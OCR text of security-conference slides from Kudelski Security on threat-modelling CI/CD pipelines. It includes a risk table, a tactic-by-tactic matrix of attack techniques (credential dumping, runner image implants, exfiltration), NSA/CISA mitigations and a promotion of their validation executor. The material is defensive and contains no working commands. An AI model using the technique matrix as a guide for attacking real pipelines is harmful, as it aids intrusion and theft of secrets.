
Our Threat Model



Risks				
ID	**Description**	**Impact**	**Likelihood**	**Risk**
TA01	Compromised Identity on the code collaboration platform	Major	Rare	Critical
TA02	Runner Hijacking	Major	Unlikely	High
TA03	Compromised Docker image	Major	Unlikely	High
TA04	Pipeline configuration poisoning	Major	Unlikely	High
TA05	Unknown vulnerability in code collaboration platform	Major	Likely	Critical


KUDELSKI SECURITY

Our Threat Model



Risks				
ID	Description	Impact	Likelihood	Risk
TA01	Compromised Identity on the code collaboration platform	Major	Rare	Critical
TA02	Runner Hijacking	Major	Unlikely	High
TA03	Compromised Docker image	Major	Unlikely	High
TA04	Pipeline configuration poisoning	Major	Unlikely	High
TA05	Unknown vulnerability in code collaboration platform	Major	Likely	Critical

KUDELSKI SECURITY



https://owasp.org/www-project-top-10-ci-cd-security-risks/assets/images/risks.png

Coverage with YSNP

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Lateral Movement	Exfiltration	Impact
Supply Chain Compromise on CI/CD	Modify CI/CD Configuration	Compromise CI/CD Server	Get credential for Deployment(CD) on CI stage	Add Approver using Admin permission	Dumping Env Variables in CI/CD	Exploitation of Remote Services	Exfiltrate data in Production environment	Denial of Services
Valid Account of Git Repository (Personal Token, SSH key, Login password, Browser Cookie)	Inject code to IaC configuration	Implant CI/CD runner images	Privileged Escalation and compromise other CI/CD pipeline	Bypass Review	Access to Cloud Metadata	(Monorepo) Get credential of different folder's context	Clone Git Repositories	
Valid Account of CI/CD Service (Personal Token, Login password, Browser Cookie)	Inject code to source code	Modify CI/CD Configuration		Access to Secret Manager from CI/CD kicked by different repository	Read credentials file	Privileged Escalation and compromise other CI/CD pipeline		
Valid Admin account of Server hosting Git Repository	Supply Chain Compromise on CI/CD	Inject code to IaC configuration		Modify Caches of CI/CD	Get credential from CI/CD Admin Console			
	Inject bad dependency	Inject code to source code		Implant CI/CD runner images				
	SSH to CI/CD pipelines	Inject bad dependency						
	Modify the configuration of Production environment							
	Deploy modified applications or server images to production environment							

KUDELSKI SECURITY

NSA, CISA | Defending Continuous Integration/Continuous Delivery (CI/CD) Environments

Authentication and access mitigations

- Implement least-privilege policies for CI/CD access
- Secure user accounts
- Secure secrets
- Implement network segmentation and traffic filtering
- …

NSA, CISA | Defending Continuous Integration/Continuous Delivery (CI/CD) Environments

Authentication and access mitigations

- Implement least-privilege policies for CI/CD access
- Secure user accounts
- Secure secrets
- Implement network segmentation and traffic filtering
- …

Development environment mitigations

- Maintain up-to-date software and operating systems
- Implement endpoint detection and response (EDR) tools
- …

NSA, CISA | Defending Continuous Integration/Continuous Delivery (CI/CD) Environments

Authentication and access mitigations

- Implement least-privilege policies for CI/CD access
- Secure user accounts
- Secure secrets
- Implement network segmentation and traffic filtering
- …

Development environment mitigations

- Maintain up-to-date software and operating systems
- Implement endpoint detection and response (EDR) tools
- …

Development process mitigations

- Integrate security scanning as part of the CI/CD pipeline
- Restrict untrusted libraries and tools
- Analyze committed code
- …

NO

KUDELSKI SECURITY

Summary

Thank you!

CI/CD is powerful but watch out

Custom executor adds repo & image & script & user validation

Try it out: https://github.com/kudelskisecurity/youshallnotpass/
For GitLab + GitHub (experimental) !

More on our blog: https://research.kudelskisecurity.com

pierre.dumont

romain.aviolat

KUDELSKI SECURITY

@kudelskisecurity.com